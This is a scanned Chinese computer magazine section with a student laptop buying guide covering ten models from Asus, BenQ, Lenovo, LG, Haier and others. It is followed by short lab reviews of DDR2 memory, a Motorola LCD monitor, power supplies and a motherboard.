近几年来，大学生购买笔记本电脑的比例越来越高了，这主要有三个原因——1.笔记本电脑体积远比台式机来得小，更便于在宿舍里使用，而不会出现使用台式机几个人用电脑几个人围观的情形;2.现在的笔记本电脑性能与过去的产品相比，有了非常大的提高，再也不是以前只能商用不能娱乐的产品，这为单纯购买一个笔记本提供了可能;3.在图书馆、教室等区域，网络的普及增加了在这些场合使用电脑的需求也增加了对于电脑的移动性的要求。

对于大学生使用的笔记本电脑，我们认为它应该有这样的几个特征:首先，它应该具有相当于主流电脑的性能，因为对于大学生来说，从财力、空间等各种方面看，一般很少会像专业人士在拥有了台式机后另外购买一台笔记本用于移动。所以笔记本必须能够在绝大多数时候完成台式机的工作；其次，大学生使用的笔记本必须拥有足够的使用方便性和可靠性，因为学生宿舍的使用环境显然比办公室的环境恶劣很多，没有足够可靠性的笔记本就会成为麻烦；第三，大学生用的笔记本，应该有一定的外观和工艺水平，虽然说采购电脑的性价比才是最重要的，但对于追求时尚的大学生来说，较高的外观设计和工艺水平，也是不可缺少的一个因素，这点从最新最时髦的手机往往会在第一时间出现在校园里就可见一斑。

很多厂家，特别是国内的厂家往往会推出一些价格低廉的所谓“学生机”，但这些产品中真正能被学生买走的并不是太多。这是因为，这些“学生机”中虽然的确有少数降低价格，专供学生购买的主流机型(例如IBM在香港推出的学生机型号)，但大部分都是性能大大落后于主流产品，外观沉重丑陋、工艺粗糙的过时产品。

这些产品自然有自己的生存空间，但是支持它们的潜在用户往往都是办公室白领人士，因为他们大都有自己的台式机，而同时也需要一台具有移动能力的电脑供部分时间使用，而对电脑的性能要求并不是很高。因为他们购买笔记本电脑并不是希望它能取代台式机的作用。当年的“移动台式机”所针对的其实也是这个市场。

而正如前面所说的，大学生由于种种原因，不太可能同时拥有两台电脑，所以他们在选择笔记本的时候，就会选择具有主流性能，以求能达到代替台式机使用的产品。虽然这些“学生机”很便宜，但只有在满足了使用需求的前提下，价格上的低廉才是有意义的，否则，用户就会选择台式机了。

所以，我们认为，真正在市场上为大学生笔记本消费主流的产品，还是在9000－15000元之间的主流机型。低于这个价位的产品，在性能和外观等方面不能满足需求，而高于这个价位的产品，虽然也有部分人使用，但对于大多数大学生来说，其价格还是远远超出了消费承受能力的。

而对于男生和女生，情况还有所不同。

对于男生来说，笔记本的体积和外观并不能算是太过重要的因素，甚至由于对屏幕尺寸的需求较高，还希望笔记本的尺寸大一些。但是对于男生来说，由于电脑需要长时间开机使用，所以会希望使用的舒适性强一些。而且，无论向父母“请款”的理由是什么，其实很少有人当真不会用电脑去玩游戏，所以笔记本至少应该达到能够玩大多数主流游戏的速度。而下载电影则又对硬盘和光驱的性能提出了要求。

而对于女生来说，笔记本的性能则不是那么重要，能够满足文字应用和简单游戏的需求就足够了。但是一定要轻、一定要好看、一定要使用简单，这些则成为非常重要的因素。

从品牌上来说，在这个价位上则也面临着两种选择——国产品牌的行货性能型产品、进口品牌的行货普及型产品和进口品牌的水货性能型产品。

在现实生活中，选择后者的用户并不少见，其实对于某些特大的品牌来说，其市场份额中的水货份额甚至比行货份额还大。

从电脑本身的性价比来说，后者的素质肯定要优于前者，但是，我们并不推荐大学生朋友选择后者。不支持购买水货当然是一个因素，但最主要的是因为水货的质保水平实在是参差不齐，如果只是买一台电脑来玩游戏也就罢了，对于学生来说，毕竟使用电脑辅助学习是最主要的，水货实在还是太靠不住了。

市场适合学生选购的主流笔记本介绍

帅哥版



华硕 M2C



华硕的M2系列笔记本多年来始终是它的14英寸主打产品，M2C则是M2系列最新的产品。与前一代的产品相比，M2C主要的变化就是它使用了号称“迅驰二代”的Dothan CPU，同时内建的Wi-Fi支持也达到了802.11B/G双频。

M2C的结构设计非常合理，它将笔记本的几个主要发热部件——CPU、内存、硬盘都设计在远离人手的地方。而腕托下则是没有什么发热的电池。极大的改善了使用的舒适性(因为主要发热和震动的部件都接触不到)。

M2C将内存和CPU设计在一个部位，使得内存可以从CPU风扇中获得散热的帮助。

M2C的接口设计也比较出色，三个USB接口横向错开，避免了部分笔记本上由于USB口过于拥挤导致不能同时使用的弊端。CPU出风口位于左侧上端，不管是左撇子还是右撇子，都不会收到热风的影响。而华硕笔记本的招牌——四合一的读卡器，仍然是M2C的必备。不过在这个读卡器的设计上，我们倒有些意见——读卡器正好在PCMCFA的下面，插上了PC卡就不好用了。

M2C的光驱为可抽换式，可以换成第二电池或减重模块。在标配附件中就有一个减重模块。

M2C的屏幕和键盘使用感觉都很不错。而它的标准配置为RADEON9000显卡、256MB内存、60(40)GB硬盘。虽然和目前的台式机还是有一定差距，但在笔记本中应该算是主流配置，而且只要不用来玩DOOM3或天堂2这样的变态游戏，基本上还都是可以的。

华硕M系列的一个卖点就是不开机播放CD的能力，这个能力对于大学生来说应该算是很有用处的。它配备了8芯的大电池，对于大多数应用应该足够了

综合来说，华硕M2C应该算是一款性价比很高的产品，在我们设定的价位区域来看，它的综合性能比较高，设计和外观都比较出色。而且重量只有2.2公斤，也比较轻。只是读卡器的位置设计不管是外观还是方便性上都不算太好。

明基 JoyBook5000G



我们曾经评测过明基的主流笔记本JoyBook5000，而JoyBook5000G则是5000的改进型号。在结构上，JoyBook5000G和5000几乎完全相同，最大的变化是CPU升级到了Dothan核心，同时，显卡采用了目前主流笔记本上算得颇为高档的ATi RADEON9700芯片，进一步增强了显示能力。同时，光驱也换成了COMBO光驱。

虽然模具基本相同，不过JoyBook5000G没有采用JoyBook5000的颜色设计，而是将JoyBook5000上的蓝色边条换成了蓝黑色，新的设计看起来更为稳重鲜明，视觉上的可靠感更强。

在接口方面，JoyBook5000G和5000基本一致，设计得非常简洁。但排布比较科学，使用方便，值得肯定的是，它仍然保留了两个PC卡插槽，扩展灵活性比较高。

但JoyBook5000G上取消了串口，这对于大多数人可能都没有什么影响，但对于学习电子的学生来说，由于有时需要用串口链接一些专用试验设备，可能不太方便。

从使用的感觉来看，在同价位产品中，JoyBook5000G由于有较强的显卡作为后盾，所以表现的性能相当不错，在较低的分辨率下应付一些高配制的游戏也没有问题。而且整体热量分布均匀，稳定性相当不错。在LCD和键盘方面，则一向是明基的优势所在。

只是JoyBook5000G上，硬盘被置于触摸板下，所以长时间使用后触摸板比较热，另外，JoyBook5000的外壳不耐磨，看JoyBook5000G的外壳没有多大的变化，估计使用中也需要小心保护。

联想 旭日150



旭日是联想最新推出的一个产品系列，从其产品定位来看是专打主流性价比市场的产品。

与上面两款非常时尚的产品不同，旭日150的外表一看就是非常稳重严肃的风格。很明显，联想的这款产品更多是从商业应用着眼的。

这款产品的外壳是没有单独处理的黑

色ABS塑料，虽然不太起眼，但联想的模具所起的外壳非常结实，用手用力按压变型很小，胜过了一些使用镁铝合金的产品。由此来看它的耐磨损能力应该不错，

打开屏幕，联想在主机周边一圈以及开关、鼠标等按键上采用了银白色的设计，使得整个机器不至于漆黑一团，看来多了一些活泼气。不过由于联想采用了腕托一体化设计，导致机身上部有一条明显的安装缝隙，看来不太舒服 。

作为走性价比路线的产品，旭日150在配置上就没有上面两款机型那么豪华，它采用的是第一代的1.4GHz迅驰，显卡则为芯片组内置的显卡。这就使得它更加适合于文字应用，而只能满足一些硬件要求不太高的游戏如CS等的需求。

作为一台大尺寸笔记本，旭日150的接口还比较丰富，其中三个USB接口分别设计在侧面和背面颇值得称道。但是很令我们不解的是，它的电源接口居然不在背后或转轴处而是在右侧中部，这样的设计极为少见而且非常不方便，更不用说看起来也很难看了。强烈建议联想改掉这个设计方式 。

从使用感受来说，旭日150的性能如我们预想的不是很高，这是由配置从一开始就已经决定了的。但是旭日150有它自己的优势——它的15英寸大屏看起来非常舒适，而内部结构设计比较合理，主要发热部件都分布于上部，避开了人体直接接触的腕托等部位。特别值得一提的是，键盘是旭日150的一大亮点，虽然键程还是比较短，但其键盘支持非常牢固，打字手感有一些IBM键盘“稳若磐石”的感觉，远胜于很多国产笔记本一按下键感觉键盘都在晃的键盘。

综合来看，联想旭日150显然不适合于对游戏非常热衷的人，但其性能不仅可以满足其他应用的需要，玩一些简单的3D游戏还可以接受。而其牢固的机身设计、良好的使用手感对于玩游戏较少而有较多文字应用需求的人来说可以算很不错的。特别是较为厚重的机身设计虽然对移动性能有一定影响，但也增强了它在实验室环境下的可靠性。

LG LM40

LG LM40似乎很难说是适合男生用还是女生用，虽然它的尺寸比较大、但同尺寸看颇轻的重量和极为亮丽的外观，女生用也未尝不可。



这款产品是LG在国内以自有品牌推出的第一批产品中的一款。采用了14英寸的LCD，它同样采用了Dothan核心的CPU，同时使用了RADEON9200显卡和COMBO驱动器。特别值得一提的是，它的驱动器采用了最新的9.5mm超薄驱动器，这是它可以做到很薄的主要因素之一。

LG LM40的外观可以算是极为诱人的，屏幕上盖采用了镁铝合金，内部腕托表面则采用了金属化表面处理。鼠标按键更是进行了磨砂电镀。整个机器看起来银光闪闪，非常炫目。而底部和键盘又采用了黑色设计，看起来黑白分明非常协调。

在结构设计上，LG LM40也很不错，它的电池使用了日韩系机器常用的长条电池，放置在后部转轴处，可以方便换用大容量电池。但是机身另设计了专门的垫脚所以也不会妨碍把电池单独取下来使用。

只是LG LM40的硬盘被设计在左腕托下面，这样的设计对使用中的舒适度不是太好。

LG LM40的接口设计是我们所见过产品中最合理的之一，后部由于被电池占据，所以它只把最适合放在后部的网卡、MODEM、电源、S端子四个接口放在后部。而左边放置USB口和耳机话筒，右侧则专门设计了一个供鼠标用的USB口，并将PC卡接口和四合一读卡器接口放在便于使用的右下脚。

特别值得一提的是，虽然空间紧张，但LG LM40依然提供了并口，而把它和VGA输出用一个盖子盖起来，又方便了使用，而又不破坏整体的外观。

从使用的感觉来看，LG LM40由于配置较高，性能表现还是非常强悍的，应付绝大多数应用和游戏都不成问题。而特别突出的是，在主观感受上，LG LM40的键盘可以算是本次测试中最出色的(不知是不是和LG长期和IBM合作生产电脑有关？)，除了还有些偏硬外，已经很接近IBM笔记本键盘的感觉。而且，LM40使用的JBL音箱的音质也是此次评测中最好的之一。

总体看，LG LM40可以算是这个价位上适应性非常广的产品，无论是男生女生，追求性能和追求外观的用户，都可以在LG LM40找到合乎自己需求的地方。除了可能有些朋友对它过于惹眼的外观可能不是很好接受以外。

海尔H160F

海尔这款本子，给人最大的感觉就是——薄！15寸的本子，平均厚度比很多12寸的本子还薄，以至于不得不采用高垫脚的设计，以为凸出于底面的电池和光驱留出空间(当然这也虽不太好看，却也帮助了散热)。重量，也只有2千克，比很多14寸的本子更轻。



虽然很薄，但是海尔H160F在配置上并没有打马虎眼。1.6GHz的DothanCPU、RADEON9200显卡、COMBO的光驱，都是属于目前同价位的主流配置水平。

不过相对来说，海尔H160F在接口方面就有些吝啬了，USB口只有两个，作为大尺寸本本，却没有并口和串口。

另外，H160F 的音频口居然放在后面，这是很罕见和很不方便的设计。

在使用方面，海尔 H160F的性能基本可以满足一般的需要。屏幕的质量和按键的手感也都比较不错。只是由于硬盘在掌托下方，且机身较薄，所以使用中热量比较明显。

海尔的这款笔记本，主要的优势就在于在很薄的尺寸和很轻的重量里，提供了 15 寸的大屏幕享受。同时，保持了一个可以适应主流应用的整体性能。

所以，海尔的这款笔记本，比较适合于注重使用感受而又需要经常移动的用户，2 千克和 2.5 千克虽然看起来差别很小，但实际长时间背负的感受完全不同。在大屏幕、较高性能的笔记本中，像这样便于随身携带的产品并不多见 。

美眉版



明基 JoyBooK6000

JoyBooK6000 是明基一款比较出名的笔记本电脑，它是历史上第一款 12 寸的小尺寸宽屏笔记本 。



15880元

看外观，JoyBooK6000 就是一款非常令人动心的本本，银色的顶盖和黑色的机身相映成趣，看起来非常酷。而且 JoyBooK6000 可以算是国产本本中工艺最为优秀的之一，细节处理非常精细，与进口大品牌相比也不在以下。

JoyBooK6000 作为一款小尺寸的超薄笔记本，性能并不是它所追求的，它只使用了 1.4GHz 的第一代迅驰，显卡也是使用的整合显卡。所以它的性能在现在来看并不算太高。

但是，JoyBooK6000 的最大优势在于它使用的宽屏幕，带来了最佳的屏幕显示效果，使得 JoyBooK6000 在播放视频等情况下，能够取得非常出色的效果。而且，由于采用了宽屏设计，所以它在使用中的舒适度要高于普通的 12 寸笔记本，但是却并不因此增加机身的厚度和重量。

JoyBooK6000 极薄的机身和超酷的外观以及不错的键盘使用手感，使得它在很多男士眼中都很诱人，这款产品适合于希望笔记本不太小以致影响使用感受，但依然能有不错的重量和薄厚的用户。

如果说 JoyBooK6000 有什么缺点，那么就是光驱需要外置。但这本身就是受限于它超薄的身体而不得已的事请。

华硕 S300

华硕的这个“ 小可爱“ 可能是此次评测的本子中从外观上最能受 MM 们关注的。因为它只有 10 寸大，是目前带有内建光驱的笔记本中尺寸最小的。

华硕此前曾经推出过超小型的 S200 和 S200N，并受到了广泛的欢迎。但这两款本子也有一些问题，其中最主要的亮点就是因为使用了低发热的低频 CPU，所以性能距离主流产品相差太大，同时没有内置光驱，使用不是太方便。



16888元

华硕 S300 的两个主要变化是，使用了迅驰 CPU 套件，同时，内置了一个 9.5mm 的超薄 COMBO，由于增加了光驱的体积，所以虽然屏幕依然是 8.9 英寸宽屏不变，但机身尺寸增大到了 10 英寸。华硕索性增加了 S200N 所没有的腕托设计，增加了使用中的舒适性，而重量依然保持在 1.25 千克，是目前最轻的内置光驱电脑。

由于增加了光驱，S300 的厚度不可避免地变得比较厚，华硕在这一点上的设计非常别出心裁。它将机身设计为双色结构。镁铝合金的顶盖和下面的光驱、接口及底面采用银灰色设计，机身上部、屏幕边缘和键盘则采用黑色设计，这样的设计使得 S300 看起来像一个带底座的机器，消减了视觉上的厚度。

由于尺寸小，所以 S300 的接口只有 USB、读卡器、网卡、MODEM、1394、PC 卡和音频接口这几个。其他的需要使用端口复制器才能使用。但我们还是希望它能将 VGA 接口放在主机上，毕竟这个接口还是蛮常用的。

由于机身尺寸加大了一些，所以 S300 的使用舒适度比 S200N 要好，有了腕托的支持，小尺寸的键盘使用起来也方便了不少。当然还是手小手指细的 MM 用起来更方便一些。

S300 的主要不足，是它由于受体积限制，不能使用 S200N 一样的内置电池，带着一块凸起的外置电池总是看起来有点怪。如果将电池像 SONY 的某些机型那样设计成向下凸起的支脚形状，看起来可能就舒服多了。

S300 是目前超小型笔记本中性能最强的，也是主流笔记本中体积最小的。这两点相信就足以吸引很多 MM 的眼光了。

联想 天逸 S180

这是一款非常具有苹果色彩的笔记本。纯白色的外观，灰白色的键盘、白色烤漆的表面。离远了猛一看，还真不能肯定这是不是 IBOOK 的一个新款。

联想在这款机器的设计中，显然就是以外观作为主打，因此没有太多的为其提高性能。它所使用的是第一代



迅驰套件，显卡也是整合的显卡。

在结构设计上，天逸 S180 也是注重整体效果，而不是一味追求轻薄。所以它的厚度并不算太小，但较大的厚度使得它可以对内部结构做较好的规划，天逸 S180 的底部非常平整，而不像很多超薄笔记本那样为了追求最小厚度导致底部这里凸起一块，那里凹进一块。

天逸 S180 的热量分布也比较理想，主要的发热部件都在远离人手的部位，加上键盘手感不错，所以使用感觉非常舒适。

天逸 S180 的端口设计也比较简洁，只有基本的端口。不过它少见的提供了两个 PC 卡接口和两个 1394 接口。但它的端口分布有待改进，两个 1394 接口都在侧面，而三个 USB 接口却都在后部，这非常不合一般的使用方便性。

可以说，天逸 S180 卖的就不是性能和功能。虽然是小尺寸笔记本，但轻薄也不是它的真正卖点。它的优势就在于非常非常吸引目光的外观和相当不错的使用舒适度。

S180 比较遗憾的地方，是对于一个小型本本来说，重量略大了一点，另外应该是我们这台样品的个体问题，它的风扇噪声比较明显。

微星 E1200



微星前不久刚刚在国内推出自己的笔记本产品，这款 E1200　12 寸笔记本就是它的第一批产品。

E1200 采用了全银色的外观，灰色的键盘，看起来比较富有科技感。它使用的同样是第一代迅驰套件，但比较特别的是显卡没有使用芯片组整合的显卡，而是使用了 S3 的 ProSavage。

在结构设计上，E1200 的整体设计比较合理，只是它的硬盘采用了内置式的结构，必须拆下腕托才能更换硬盘，这对于“菜鸟”级的用户是有一定的难度的。而比较有趣的是从底面的散热孔可以看见，E1200 的主板芯片上加上了和台式机主板一样的散热片。不愧是做主板起家的厂商……

端口设计上，E1200 的端口很少，只有必备的几个。但放置非常好，特别是它将音量调节和音频接口放在正前方，这很合乎人们一般的使用习惯。

从各方面的使用感觉来看，微星 E1200 虽然是第一次生产的笔记本产品，但各方面表现算的上中庸。考虑到价位因素，它的配置和性能可以算是不错的。

比较大的一个遗憾是 E1200 可能是初次生产的原因，整体上比较糙一些，但在一万元左右的价位上，已经算是很不错了。

媒体报价：10999 元。

清华紫光 T550R

清华紫光 T550R 是一款破有特色的笔记本。它是一款 12 寸笔记本，但是其尺寸明显比一般的 12 寸本子大。打开屏幕后可以发现它实际使用的是 13 寸的模具，所以屏幕旁边的边缘比较宽。

T550R 的外观很诱人，全黑的机身，屏幕上盖则采用了黑色烤漆的工艺，而机身边缘则又是一圈银色边，看起来很显眼。



不过打开屏幕看，就稍稍差了一些，T550R 的屏幕边缘和腕托都使用银色，并且装饰很少，与黑色亚光的键盘组合在一起，看起来显得有些单调。如果能加上一些装饰，明显要好得多。

T550R 使用的也是迅驰套件，并且内置了 COMBO 驱动器，在我们此次测试的几款小尺寸笔记本中，这款机器的端口分布最为合理，只是受体积限制，并口串口等大端口仍然是没有的。

T550R 的第三 USB 口很有意思，它并不在机身表面，而是在机身内部、光驱下方的一个槽里，并带有一个堵盖。我们认为，这个端口并非是为普通 USB 设备准备的。它的大小正好可以插进一个闪盘或是蓝牙、无线鼠标等的天线。这样你完全可以将这些 USB 天线插进这个端口，然后盖上盖，就完全达到了和内置天线一样的效果。而且还可以根据需求的不同随时更换。虽然损失了一个 USB 接口，但我们觉得非常值得非常方便。

清华紫光 T550R 在设计上也是一款偏向中庸的机型，对于内置光驱的 12 英寸机型来说，重量还不算大，只是机体尺寸较大了一些。内部 USB 口的设计可以算是别出心裁。只是相对于不错的外部设计相比，内部的形象设计太单调了一些。

总　结

以上，我们介绍了当前市场上的十款 10000 － 16000 元之间的机型，其中五款尺寸比较大、性能比较高，适合于男士使用，而另五款则小巧可爱，更适合女士选择。但这种界线并非分明，像 LG LM40 虽然体积较大，但前卫的外观使得 MM 背起来也未尝不可。而清华紫光 T550R 虽然体积小巧，但庄重的外观男士也完全适合。就像当年的华硕 S200 用户中并不缺乏 1 米 80 以上的高大男子，无他，取其方便携带罢了。

这 10 款机型中，有的靠出色的性能取胜，有的靠精细的外观吸引人，有的则是凭借中庸的性能和过人的性价比来占据自己的市场。哪一款你更看得上呢？ CF [SC12]

DDR2时代的先行者——

■ CFAN评测室

KINGSTON DDR2 533内存

作为现在最热门的话题之一，Intel 9X5系列主板，我们除了说到它的LGA775处理器支持、PCIE新总线外，我们谈论最多的就是DDR2内存了。尽管现在DDR2内存价格还相对较高，但由于DDR2内存的制造难度并不比DDR内存高太多，因此当DDR2内存大规模量产时，价格也会很平易近人。在我们介绍这款KINGSTON DDR2 533内存之前，先了解一些DDR2内存的基本知识。




图1

图1就是DDR2内存和DDR、SDRAM内存的工作方式的简单比较。首先，我们应该知道，在内存中，有两个时钟频率，一个内部核心频率，一个外部时钟频率。在DDR和SDRAM内存中，这两个频率是相同的，因此一般时候我们都没有区分这个频率。SDRAM在一个时钟周期内向外部时钟传送1次数据，而DDR内存在一个时钟周期内向外部时钟传送2次数据，这就是DDR内存Double Data Rate SDRAM，中文名为“双倍数据流SDRAM”的由来。而到了DDR2内存的设计中，内部核心时钟不再与外部时钟相等，而是只有外部时钟频率的一半，同时，内部核心在一个周期内向外部时钟发出4个数据，而对外部时钟来讲，还是在一个周期内传输两个数据，因此内存还是叫做DDR，只不过是2代了。在DDR2内存出现的早期，人们常会说DDR2内存的带宽是同频率DDR内存的一倍。现在我们应该了解到，应该是核心频率相当的DDR2内存的带宽是DDR内存的一倍。而实际上，我们常说的DDR400、DDR2 400这些数值，并不是说的核心频率，而是内存的外部时钟频率，因此DDR 400内存的带宽与DDR2 400内存的带宽理论上是一样的。

虽然就目前来讲，DDR 2内存与DDR内存相比，看起来没有明显的优势，但从长远的观点的来看，电压更低（DDR 2 1.8V，而DDR是2.5V），最终频率更高（DDR 2内存条已经有667MHz的设计了）的DDR2必将是未来的主流。另外，DDR2内存也全改用FBGA的方式封装，这样的改进不单单只是线路变的更短、电路噪音更低外，芯片颗粒的密度也更高。另外，DDR2内存支持读写分离功能，采用双向数据控制接脚，给用户提供更高的实际使用带宽。

我们这次测试的KINGSTON内存为ValueRAM系列，按照KINGSTON对产品的分类，这应该属于主流高性价比产品，只是由于现在DDR2内存价格还较高，因此这款产品售价也不算便宜。这一对内存编号KVR533D2N4/512(见图2)，采用的Elpida E5108AB-5C-E颗粒，属于标准的DDR2 533的版本，CL值的预设则是4-4-4-12，采用单面8颗粒结构，每颗颗粒容量达到了512Mb，因此未来DDR2内存要推出单条1GB的内存也是相当容易的。内存条的PCB板做工精细，所有阻排焊接规整，体现大厂精益求精的作风，PCB上预留有ECC版本的空焊位，看来KINGSTON是用同种PCB板搭配不同的内存颗粒来推出不同档次产品的。KINGSTON DDR2内存的SPD也不再是位于内存的右上角，而是位于内存的中间位置，这样SPD芯片就不容易像以前一样碰掉了。




图2

我们用两套915平台来测试KINGSTON DDR2 533内存和DDR 400内存的性能差别，平台对比如下表：

配件	配置1	配置2
CPU	Pentium 4E 2.8GHz	Pentium 4E 2.8GHz
主板	华硕915G	硕泰克915P
内存	KINGSTON DDR2 533 512MB × 2	DDR 400 512MB × 2
硬盘	WD1200JB	WD1200JB
显卡	讯景PCX5750	讯景PCX5750

测试成绩如下

测试项目	配置1得分	配置2得分
PCMARK 2004内存	4660	4123
Sandra 2004 SP2	4981	3936

可以看出，作为下一代主流内存，KINGSTON DDR2 533想对DDR400内存还是有一定优势，另外我们也直观感受了一下DDR2内存的温度，这两条单面DDR2内存的温度明显低于对比评测的双面DDR400内存，相信随着价格走平，DDR2内存一定会成为更多用户的选择，而先期进入这个市场的厂商也同样会提前树立起品牌形象，成为用户优先选择的对象。CF [SC13]

摩托罗拉 LM-P70 显示器


3299元

■ CFAN评测室

显示器市场现在已经是群雄纷争，而著名的电子产品制造商摩托罗拉又在这个时候插入显示器市场，看来对自己的产品也是相当有信心。

摩托罗拉 LM-P70 显示器定位于主流 17 英寸 LCD 显示器市场，就本身指标来看也相当不错，具备 0.264mm 点距，最佳分辨率为 1280 × 1024，在此分辨率下可以达到 75Hz 的刷新率，具备 450：1 的对比度和 300 流明的亮度，全程响应时间为 16ms，保证在各种游戏中也不会出现拖影，并且还具备 DVI 数字接口，这在目前主流的 17 英寸 LCD 中并不多见。另外，LM-P70 显示器还内置立体声多媒体音箱。

整体设计方面，摩托罗拉 LM-P70 采用流线型窄边框设计，显示器整体为黑色，配以银灰色底座，属于现在流行的银黑色搭配。由于集成了内置音箱，摩托罗拉 LM-P70 并不算太薄，不过却有一个很小，不太占空间的底座，减少了桌面占用的空间。而为了保证这样小体积的底座依然能保证显示器的稳定，这个底座采用的是不锈钢制造，沉重、稳定，保证 LCD 使用时的稳定。一般用户在使用 LCD 显示器时，也希望有一个干净的桌面环境，但一个显示器必须的电源线、数据线甚至音频线盘踞在显示器后面，还是把好好的桌面破坏了。摩托罗拉 LM-P70 显示器则破天荒地把电源线、数据线和音频线集合到一条总电缆上，这样用户只会看到一条线缆从显示器后面出来，使用户桌面方便整洁，这点设计很为用户考虑。

操控上，摩托罗拉 LM-P70 采用控制键右置 OSD 调节方式，OSD 菜单为防 Windows 界面，全中文菜单，这虽然不会对操作有什么影响，但对许多只使用 Windows 的用户来说，还是有一定的亲切感，也是很体贴的设计。

总体来说，作为电子产品的知名企业，摩托罗拉初入显示器市场推出的这款 LM-P70 LCD 显示器从显示质量、外形设计、操控设计方面都是可圈可点，完全有与老牌显示器厂商同类产品竞争的实力，而且这款显示器目前正在进行促销，用户可以考虑关注一下。CF [SC14]

全汉极动光 ATX 12V 2.0 版 400W 电源


399元

■ CFAN评测室

面对 Prescott 处理器、GeForce 6800Ultra 这些电脑的耗电大户，尽管电源厂家一个劲的提升电源功率，但按照传统的设计方式，已难以满足电脑供电需要，因此不久之前 Intel 新推出了 ATX 12V 2.0 电源规范，提出了对支持 Prescott 处理器以及 9x5 主板的电源设计的要求。

在 ATX 12V 2.0 规范中，主要有以下几点改进。

1.改造 ATX 12V 输出。现在 Prescott 核心处理器的功耗已经超过 100W，而处理器供电又全是依靠 +12V 输入。因此，现在的系统对 +12V 的功率要求非常高。但如果依然按照以前的单路输出的方式，+12V 的输出既不能满足 CPU 和其他配件的需要，而且还会在高功率输出下出现大量的损耗。因此，在 ATX 12V 2.0 规范中，将 +12V 输出一分为二，即双 +12V 输出，一路 +12V 转为 CPU 供电，称为 +12V1；另一路专为其他设备供电，称为 +12V2。

2.改造主板供电接口，由 20pin 改为 24pin，更好的为 PCIE X16 显卡以及 DDR2 内存这些设备供电。

3.要求电源转换功率超过 70%，这一条是在 ATX 12V 1.3 规范中就提出了的。电源将 220V 民用电转换为 12V/5V/3.3V 等电脑用电的过程中一定会有电能损耗，转换为热能。而 70% 的概念就是要求超过 70% 的功率转换为电脑用的电能，剩下不超过 30% 的功率在转换过程中耗散为热量。这样的设计在电源转换中已经算效率相当高了。

作为市面上最早面世的 ATX 12V 2.0 版电源，全汉的各项标准都完成的很不错，+12V1 最大输出电流 14A，即表示最大能输出 172W 的功率，远远高过目前功率最高的 Prescott 处理器；+12V1 最大输出电流 15A，也是相当了得，满足 GeForce 6800Ultra 不在话下。而全汉极动光 ATX 12V 2.0 版 400W 电源的转换效率更是达到了惊人的 80%，这样不但能减少电脑的发热量，而且还能减少耗电量，在长时间使用电脑中不知不觉就会节省出一个电源的钱。另外，更低的发热量也使全汉极动光的超静音成为可能。尽管 ATX 12V 2.0 规范没有强制性规定电源的噪音标准，但也提出电源噪音应该不影响使用者为益。而全汉极动光的 12CM 低速风扇估计转速仅有千转左右，噪音已经低到深夜安静时的环境噪音 22dB 左右，非常安静。

在接口方面全汉极动光提供了 2.0 标准要求的 24PIN 主板供电口，并为满足还在使用 20PIN 供电的主板的需要，还提供了一个 24PIN 转 20PIN 的转换头；另外还有 2 个 SATA 供电口和 6 个 D 型供电口，其中 D 型供电口还有易插拔设计，所有的线缆都有网套保护，可以说这些方面都是非常体贴用户的。CF [SC15]

技嘉GA8TRX330-L主板

■ CFAN评测室



不少用户在配置赛扬D处理器的电脑时，都会觉得找不到合适的主板。用i865/875主板价格过高，与赛扬D高性价比的定位不符合，而用i845/848P等主板，由于没有双通道内存的支持，又不足以发挥赛扬D的性能。这时，我们不妨看一些地方三芯片组的主板，我们这里介绍的技嘉GA8TRX330-L主板就是采用的ATI Radeon RX330芯片组，价格也非常令人满意的产品。

ATi的RX330芯片组是ATi面向市场投放的第一套非集成型台式机主板芯片组，采用的是传统的南北桥架构，和以前RS350、RS300芯片组有所不同的是，它的北桥没有集成显示核心，这杨可以大大降低了芯片组的成本。ATi的RX330的南桥方面还是与RS350同样的IXP300，虽不是新产品，但功能依然强大。

技术规格上，ATi的RX330与英特尔865PE很相似，支持最新的Precott核心处理器；支持DDR 400双通道内存，并提供内存异步调节功能，比865PE主板的内存调节更加自由；支持2个SATA 1.0设备；支持4个ATA133设备；支持AGP 8X和5个PCI接口；集成AC97音频处理功能。可以说从芯片组来讲，ATi RX330并不逊色于i865系列。

采用ATi的RX330芯片组的技嘉GA8TRX330-L主板，采用全尺寸ATX板型，使整块主板显得大气而简洁。两种颜色的4条DDR内存插槽方便用户判别双通道内存的安装方式。由于现在Precott核心处理器的发热量非常大，也给主板的供电部分造成不小的负担。因此现在的主板也很注意供电部分的设计。技嘉GA8TRX330-L主板采用三相供电，除此以外，供电部分还有两块银色铝质专为供电部分散热，以保证CPU以及主板运行稳定。其他方面，这块主板通过ALC655芯片提供5.1音频输出，通过RTL8100芯片提供100Mbps网络连接功能。完善的支持功能加上技嘉的品质保障以及平易近人的售价使这块主板很适合主流装机用户。

CF [SC16]

世纪之星自由战士2

■ CFAN评测室



尽管Intel推出了ATX 12V 2.0规范，但就目前来讲，这个规范还主要是针对搭配Prescott核心处理器以及9x5主板的电脑。而对AMD处理器以及赛扬等功耗没那么大的处理器和相关配件来说，一个高成本的ATX 12V 2.0电源看起来就不是那么划算了。因此上一代ATX 12V 1.3规范的电源还是有很大市场的。

世纪之星自由战士2 300W电源是上一代世纪之星自由战士的升级版，同样采用ATX 12V 1.3设计规范。不过这款电源的主板供电接口却采用的24PIN设计，因此这款电源也支持采用24PIN接口的9x5主板，不过就是不能使用高频率处理器。接口方面，这款电源提供了5个D型供电口和一个符合ATX 12V 1.3规范的SATA供电口。并在电源铭牌上标明了电源的额定功率300W和+5V/+3.3V合计功率195W这些详细数值，+12V输出也是符合ATX 12V 1.3规范的+18A。

